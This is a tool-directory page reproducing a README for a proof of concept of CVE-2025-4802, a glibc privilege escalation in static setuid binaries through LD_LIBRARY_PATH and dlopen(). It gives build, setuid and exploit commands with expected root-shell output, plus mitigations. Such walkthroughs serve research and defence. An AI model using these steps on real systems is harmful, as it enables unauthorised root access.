
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-4802-Proof-of-Concept — Proof of Concept for a statically compiled setuid binary vulnerable to dlopen with LD_LIBRARY_PATH | Kitploit
Tools/GitHubGitHub/betizzel/cve-2025-4802-proof-of-concept
Privilege EscalationVulnerability AnalysisExploitationLearning & EducationBinary Exploitation
GitHubbetizzel/cve-2025-4802-proof-of-concept

CVE-2025-4802-Proof-of-Concept

Proof of Concept for a statically compiled setuid binary vulnerable to dlopen with LD_LIBRARY_PATH

Share
View Repository
2219 months agoNot yet reviewed

CVE-2025-4802 — Proof of Concept

⚠️ Disclaimer: This repository is for educational and authorized security research purposes only. Do not use this exploit against systems you do not own or have explicit permission to test. Misuse may violate laws and regulations.

CVE Summary

FieldDetails
CVE IDCVE-2025-4802
Affected SoftwareGNU C Library (glibc)
Affected Versions2.27 – 2.38
Vulnerability TypePrivilege Escalation via Untrusted LD_LIBRARY_PATH
Attack VectorLocal

Description

A vulnerability in the GNU C Library (glibc) versions 2.27 through 2.38 allows an attacker to exploit the LD_LIBRARY_PATH environment variable in statically compiled setuid binaries that call dlopen().

Normally, the dynamic linker sanitizes LD_LIBRARY_PATH for setuid programs. However, statically compiled binaries bypass the dynamic linker entirely, so LD_LIBRARY_PATH is never cleared. When such a binary calls dlopen() (directly, or indirectly via setlocale() or NSS functions like getaddrinfo()), glibc resolves shared libraries using the attacker-controlled LD_LIBRARY_PATH, enabling arbitrary code execution with elevated privileges.

How It Works

  1. A statically compiled setuid-root binary calls dlopen("myso.so", ...) to load a shared object by name (not an absolute path).
  2. Because the binary is statically linked, the dynamic linker (ld-linux.so) never runs, so LD_LIBRARY_PATH is not sanitized.
  3. An attacker creates a malicious shared object (myso.so) that exports the same hello() symbol but spawns a root shell.
  4. The attacker sets LD_LIBRARY_PATH to point to the directory containing the malicious library.
  5. When the setuid binary runs, it loads the attacker's library instead of the legitimate one, executing arbitrary code as root.

Repository Structure

.
├── main.c                          # Vulnerable setuid binary source
├── myso.c                          # Legitimate shared object (safe)
├── evil_library/
│   └── evilso.c                    # Malicious shared object (spawns root shell)
├── proof_of_concept_screenshot.png # Terminal screenshot of the exploit
├── proof_of_concept_video.mp4      # Video walkthrough
├── Makefile                        # Build automation
└── README.md

Prerequisites

  • OS: Fedora 39 (or any Linux distro with a vulnerable glibc)
  • glibc version: 2.27 – 2.38 (check with ldd --version)
  • Packages: gcc, make
  • Root access to set the setuid bit

Reproduction Steps

1. Build Everything

make all

Or manually:

# Build the legitimate shared object
gcc -shared -o myso.so -fPIC myso.c

# Build the vulnerable binary (statically linked)
gcc -static -o main main.c -ldl

# Build the malicious shared object
gcc -shared -o evil_library/myso.so -fPIC evil_library/evilso.c

2. Set the Setuid Bit (requires root)

sudo chown root:root main
sudo chmod u+s main


3. Run Normally (safe behavior)

./main

Expected output:

 BEGINNING OF MAIN
Hello from the safe shared object!

 END OF MAIN

4. Exploit with LD_LIBRARY_PATH (malicious behavior)

LD_LIBRARY_PATH=./evil_library ./main

Expected output:

 BEGINNING OF MAIN
I'm evil now
EXEC TO ROOT SHELL
# whoami
root

The binary loads the attacker's myso.so from evil_library/ instead of the legitimate one, spawning a root shell.
Proof of Concept

Proof of Concept Screenshot

A video walkthrough is also available: proof_of_concept_video.mp4

Mitigation

  • Upgrade glibc to a patched version (> 2.38)
  • Avoid static linking for setuid binaries that use dlopen()
  • Use absolute paths in dlopen() calls instead of bare library names
  • Drop privileges before calling dlopen()
  • Use compiler/linker hardening flags and avoid setuid where possible

Resources

  • NVD — CVE-2025-4802
Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    341
  • 5

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    309

Explore all tools

Browse our collection of tools

View all tools →






